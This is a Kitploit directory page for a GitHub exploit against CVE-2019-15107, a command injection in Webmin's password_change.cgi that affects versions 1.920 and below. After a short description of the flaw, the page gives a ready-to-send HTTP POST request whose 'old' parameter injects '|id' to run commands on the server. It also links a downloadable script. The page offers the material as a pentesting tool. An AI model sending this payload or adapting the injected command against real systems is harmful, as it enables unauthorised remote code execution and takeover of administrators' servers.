
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
WebminRCE-EXP-CVE-2019-15107- — Remote Code Execution Vulnerability in Webmin | Kitploit
Tools/GitHubGitHub/alewong/webminrce-exp-cve-2019-15107-
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and Control
GitHubalewong/webminrce-exp-cve-2019-15107-

WebminRCE-EXP-CVE-2019-15107-

Remote Code Execution Vulnerability in Webmin

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
View Repository
3526 years agoNot yet reviewed
Share

CVE-2019-15107: Exploit Modules Available for Remote Code Execution Vulnerability in Webmin

  1. Vulnerability Description Webmin is a powerful web-based system administration tool, widely used on Unix systems. Due to a command injection vulnerability in the old parameter during the processing of requests by Password_Change.cgi in Webmin, attackers can maliciously exploit it. When users enable the Webmin password reset function, attackers can leverage this vulnerability to execute arbitrary commands on vulnerable systems and thereby obtain a system shell.

Affected versions: Webmin 1.920 and below

  1. Exploitation Method 1: Manual Detection Visit the page and ignore the certificate to see the Webmin login page step 1


Send the following packet to execute the id command:

POST /password_change.cgi HTTP/1.1 Host: your-ip:10000 Accept-Encoding: gzip, deflate Accept: / Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close Cookie: redirect=1; testing=1; sid=x; sessiontest=1 Referer: https://your-ip:10000/session_login.cgi Content-Type: application/x-www-form-urlencoded Content-Length: 60

user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2 step 2

Method 2: Using a script step 3

Download Tool